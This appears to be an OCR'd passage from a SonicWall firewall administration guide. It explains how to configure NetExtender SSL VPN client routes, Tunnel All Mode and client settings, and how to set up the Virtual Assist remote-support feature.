
- The recent Windows versions are defined with the following Major and Minor release numbers; for example:
  - Windows 2000 – Major: 5, Minor: 0
  - Windows XP – Major: 5, Minor: 1
  - Windows Vista – Major: 6, Minor: 0
  - Windows 7 – Major: 6, Minor: 1

The comparison Operator applies to all three values.

When you have completed the Security Attributes configuration, click on the **Client Routes** tab.

Configuring Client Routes

The **Client Routes** tab governs the network access granted to SSL VPN users.



Select **Enabled** from the **Tunnel All Mode** drop-down list to force all traffic for NetExtender users over the SSL VPN NetExtender tunnel—including traffic destined for the remote user's local network. This is accomplished by adding the following routes to the remote client's route table:

Routes Added to Remote Client's Route Table

IP Address	Subnet mask
0.0.0.0	0.0.0.0
0.0.0.0	128.0.0.0
128.0.0.0	128.0.0.0

NetExtender also adds routes for the local networks of all connected Network Connections. These routes are configured with higher metrics than any existing routes to force traffic destined for the local network over the SSL VPN tunnel instead. For example, if a remote user is has the IP address 10.0.67.64 on the 10.0.*.* network, the route 10.0.0.0/255.255.0.0 is added to route traffic through the SSL VPN tunnel.

NOTE: In addition to configuring Tunnel All Mode, you must also configure the individual SSL VPN user accounts. See Configuring Users and Groups for Client Routes and Tunnel All Mode.

Configuring Client Routes

To configure client routes to grant SSL VPN users network access:

1. Select the appropriate Address Object in the **Networks** list.
2. Click the **Right Arrow** button to add it to the Client Routes list.
3. Repeat for any additional Address Objects**.**
4. When finished, click on the **Client Settings** tab.
5. When you are finished with configuring the Device Profile, see Configuring Users and Groups for Client Routes and Tunnel All Mode for how to configure SSL VPN users and groups for SSL VPN access.

Configuring Users and Groups for Client Routes and Tunnel All Mode

NOTE: After completing the Client Routes configuration in the Device Profile, you must also assign all SSL VPN users and groups access to these routes on the **Users > Local Users** or **Users > Local Groups** pages.

Configuring Client Routes

To configure SSL VPN NetEextender users and groups to access Client Routes:


1. Navigate to the **Users > Local Users** or **Users > Local Groups** page.
2. Click on the **Configure** button for the SSL VPN NetExtender user or group.
3. Click on the **VPN Access** tab.
4. Select the address object for the Client Route, and click the **Right Arrow** (**->**) button.
5. Click **OK**.
6. Repeat Step 1 through Step 5 for all local users and groups that use SSL VPN NetExtender.

Configuring Tunnel All Mode

To configure SSL VPN users and groups for Tunnel All Mode:

1. Navigate to the **Users > Local Users** or **Users > Local Groups** page.
2. Click on the **Configure** button for an SSL VPN NetExtender user or group.

3 Click on the **VPN Access** tab.



4 Select the **WAN RemoteAccess Networks** address object.


5 Click the **Right Arrow** (->) button.

6 Click **OK**.

7 Repeat Step 1 through Step 6 for all local users and groups that use SSL VPN NetExtender.

Configuring Client Settings

The **Client Settings** tab configures the DNS settings for SSL VPN clients as well as several options for the NetExtender client.



To configure Client Settings:

1 Click the **Default DNS Settings** to use the default DNS settings of the SonicWall security appliance. The DNS and WINS configuration is auto-propagated.

2 To manually configure the DNS information, In the **DNS Server 1** field:

- Enter the IP address of the primary DNS server.
- Click the **Default DNS Settings** to use the default settings.

NOTE: Both IPv4 and IPv6 are supported.

3 (Optional) In the **DNS Server 2** field, enter the IP address of the backup DNS server.

4 In the **DNS Search List (in order)** field, enter the IP addresses to be searched.

5 Click **Add**. The IP address appears in the list below the field.

Use the up and down arrow icons to order the addresses.

To remove an address, select it and then click **Remove**.

6 (Optional) In the **WINS Server 1** field, enter the IP address of the primary WINS server.

NOTE: Only IPv4 is supported.

7 (Optional) In the **WINS Server 2** field, enter the IP address of the backup WINS server.

8 Configure the following NetExtender client settings to customize the behavior of NetExtender when users connect and disconnect:

- **Enable Client Autoupdate** - The NetExtender client checks for updates every time it is launched.
- **Exit Client After Disconnect** - The NetExtender client exits when it becomes disconnected from the SSL VPN server. To reconnect, users have to either return to the SSL VPN portal or launch NetExtender from their Programs menu.
- **Uninstall Client After Disconnect** - The NetExtender client automatically uninstalls when it becomes disconnected from the SSL VPN server. To reconnect, users have to return to the SSL VPN portal.
- **Create Client Connection Profile** - The NetExtender client creates a connection profile recording the SSL VPN Server name, the Domain name, and optionally the username and password.
- **User Name & Password Caching** - To balance security needs against ease of use for users and provide flexibility in allowing users to cache their usernames and passwords in the NetExtender client, select one of these options:
  - **Allow saving of user name only**
  - **Allow saving of user name & password**
  - **Prohibit saving of user name & password**

TIP: Having NetExtender save your user name and password can be a security risk and should not be enabled if there is a chance that other people could use your computer to access sensitive information on the network.

9 Click **OK** to complete the Device Profile configuration process.

Part 16

Virtual Assist (NSA Series and Above Only)

- Configuring Virtual Assist (NSA Series and Above)
- Configuring Virtual Assist Settings

108

Configuring Virtual Assist (NSA Series and Above)

Virtual Assist Overview

Virtual Assist allows you to support customer technical issues without having to be on-site with the customer. This capability serves as an immense time-saver for support personnel, while adding flexibility in how they can respond to support needs. You can allow or invite customers to join a queue to receive support, then virtually assist each customer by remotely taking control of a customer's computer to diagnose and remedy technical issues.

Virtual Assist > Status


Virtual Assist allows customers to log in to receive technical support by adding their names to a queue. The status of customers awaiting support through Virtual Assist can be viewed on the **Virtual Assist > Status** page.

The status of each customer specifies whether the customer is currently receiving Virtual Assist support or their position in the queue to receive support. The **Status** page can also provide a summary of each customer's issue, and the name of the assigned technician. The technician or administrator providing Virtual Assist must be located inside the local network of the appliance.

A customer can be manually removed from the queue by clicking the **Logout** icon on the right-side of the customer's listing.

Virtual Assist > Settings

To maximize the flexibility of the Virtual Assist feature, take the time to properly adjust all of the available settings. To configure settings within the SonicOS management interface, go to the **Virtual Assist > Settings** page.



Topics:

- General Section
- Notification Settings Section
- Request Settings Section

- Restriction Settings Section
- Completing the Configuration

General Section

The **General Section** allows you to specify how customers access Virtual Assist.

Topics:

- Providing Access to Customers
- Creating a Disclaimer
- Providing a URI for Customer Access
- Redirecting Users to a Support Login Page

Providing Access to Customers

The first decision you need to make is how to provide access for customers to gain support through Virtual Assist. There are two options:

- Provide an Assistance Code for customers to enter when accessing the portal after receiving an invitation. By setting a global assistance code for customers, you can restrict who enters the system to request help. The code can be a maximum of eight (8) characters, and can be entered in the **Assistance Code** field. Customers receive the code through an email provided by the technician or administrator.
- Enable virtual assist support without the need for an invitation. To allow customers to request Virtual Assist support without needing to provide a code, leave the **Assistance Code** field blank and select the **Enable Support without invitation** check box.

Creating a Disclaimer

The **Disclaimer** field allows you to create a written message that customers must read and agree to before receiving support. If a disclaimer is set, it must be accepted by each customer before they can enter the Virtual Assist queue.

Providing a URI for Customer Access

The **Customer Access Link** field allows you to set a URL for customer access to your SSL-VPN appliance from outside your network. If no URL is entered, the support invitation to customers uses the same URL the technician uses to access the appliance.

NOTE: You should configure this URL if the SSL-VPN appliance is accessed through a different URL from outside your network.

Redirecting Users to a Support Login Page

f customers navigate to the technician login page, you have the option to display a link there to redirect them to the support login page. To do this, enable the **Display Virtual Assist link from Portal Login** check box. Support without invitation should be enabled, if you want customers to be able to request help from the login page.

Notification Settings Section

In the **Notification Settings** section, you can customize various aspects of the invitation and technician notification settings.

Topics:

- Creating a Technician E-Mail List
- Customizing the Support Invitation
- Customizing the Invitation Message
- Configuring Email Settings

Creating a Technician E-Mail List

All email address entries in the **Technician E-mail List** field receive a notification email when a customer enters the support queue (uninvited). Up to 10 emails can be added to this list, with each separated by a semicolon.

Customizing the Support Invitation

You can customize the subject line of support invitation emails by entering the desired text in the **Subject of Invitation** field. You can use any or all of these variables:

- Technician Name: %EXPERTNAME%
- Customer Message in the Invitation: %CUSTOMERMSG%
- Link for Support: %SUPPORTLINK%
- Link to SSL-VPN: %ACCESSLINK%


The default invitation is **%EXPERTNAME% has sent you a support invitation**.

Customizing the Invitation Message

Virtual Assist provides a default invitation message for the body of the assistance invitation. The same variables used for the Subject of Invitation also can be used in the **Invitation Message** field. You can customize the body of the invitation email by entering the desired text. The message can be a maximum length of 800 characters.


Configuring Email Settings

To use the email invitation capabilities of Virtual Assist, you must configure the appropriate **Mail Server** and **From E-Mail Address** settings on the **Log > Automation** page. Clicking the link in the **To change E-Mail settings, please go to Log > Automation page** displays the **Log > Automation** page. Scroll to the **Mail Server Settings** section.



After you have set up the mail server, click the Accept button and then return to the Virtual Assist > Settings page to finish the configuration.

Request Settings Section



In the **Request Settings** section, you configure various settings related to support request limits.

Topics:

- Limiting Queue Size
- Limiting Requests from a Single IP
- Limiting the Time a Customer is in a Queue

Limiting Queue Size

The Maximum Requests field allows you to limit the number of customers requests allowed in the queue. When the limit is reached, new requests are blocked, thereby limiting the number of customers awaiting assistance in the queue at one time.

In the Limit Message field, you can to enter text to be displayed as a message to customers requesting help when the maximum requests limit has been reached and there are currently no available spots in the queue. Virtual Assist provides a default message: **Maximum queue size reached, please try again later**.


Limiting Requests from a Single IP

Sometimes, a customer may request help and be placed into the queue multiple times, thereby tieing up the queue. To prevent the same customer from requesting Virtual Assist support multiple times at once, you can limit the number of requests coming from a single IP. Enter the desired limit in the **Maximum Requests from One IP** field. Enter **0** (default) for no limitation.

Limiting the Time a Customer is in a Queue

To avoid customers waiting indefinitely for Virtual Assist support during high-volume periods, you can set a time limit (in minutes) for how long a customer can remain in the queue without receiving support. Set this limit by entering the desired number of minutes in the **Pending Request Expired** field. Enter **0** (default) if you do not wish to set a limit.

Restriction Settings Section



If you encounter requests from unwanted or illegitimate sources, you can block requests from defined IP addresses in the **Restriction Settings** section.

To add a source IP address or network to block.

1 Click the **Add** button. The **Admin Address** dialog displays.

2 From the **Source Address Type** drop-down menu, select either:


- **IP Address**
- **IP Network**

3 Enter the IP Address from which you wish to deny support requests in the IP Address field.

4 If you selected IP Network in Step 2, the Admin Address dialog has an additional field:


Enter the subnet mask in the **Subnet Mask** field.

5 Click **OK** to submit the information. The newly blocked address will now appear in the **Deny Request From Defined Address** table.



Completing the Configuration

When you have completed all necessary adjustments to the **Virtual Assist > Settings** page, click the **Accept** button to lock-in your settings. Click **Cancel** to revert to the most recent settings.



Using Virtual Assist


Topics:

- Virtual Assist Stand Alone Client (VASAC) Download and Install
- Virtual Assist Login and Connection


Virtual Assist Stand Alone Client (VASAC) Download and Install

To use Virtual Assist, both the technician and customer must download the Virtual Assist Stand Alone Client (VASAC) from the portal page. From the portal page, the technician can complete all the necessary login parameters, then download the client installer by clicking the **Virtual Assist** button. You can double-click the downloaded installer to automatically log in to the firewall.

The customer can download and install the VASAC from the customer login page if the option, **Enable Support without Invitation**, has been previously enabled.



If the option is disabled, to download and launch the VASAC, customers must click the provided link from the invitation email sent by the technician.




Virtual Assist Login and Connection

If the **Enable Support without Invitation** setting is enabled and customers have installed the VASAC, they can proceed to log in to Virtual Assist. The customer must select the **Customer** icon on the left of the panel, and then complete the required information fields.

The customer can then click the **Login** button to enter the waiting queue for Virtual Assist.

When the technician has installed the VASAC, they can proceed to login to Virtual Assist. The technician selects the **Technician** tab, completes the required login parameters, and clicks the **Login** button.

The main panel then displays for the technician. From this panel, the technician can double-click **Start** from the pop-up menu to initiate the support tunnel with the customer.



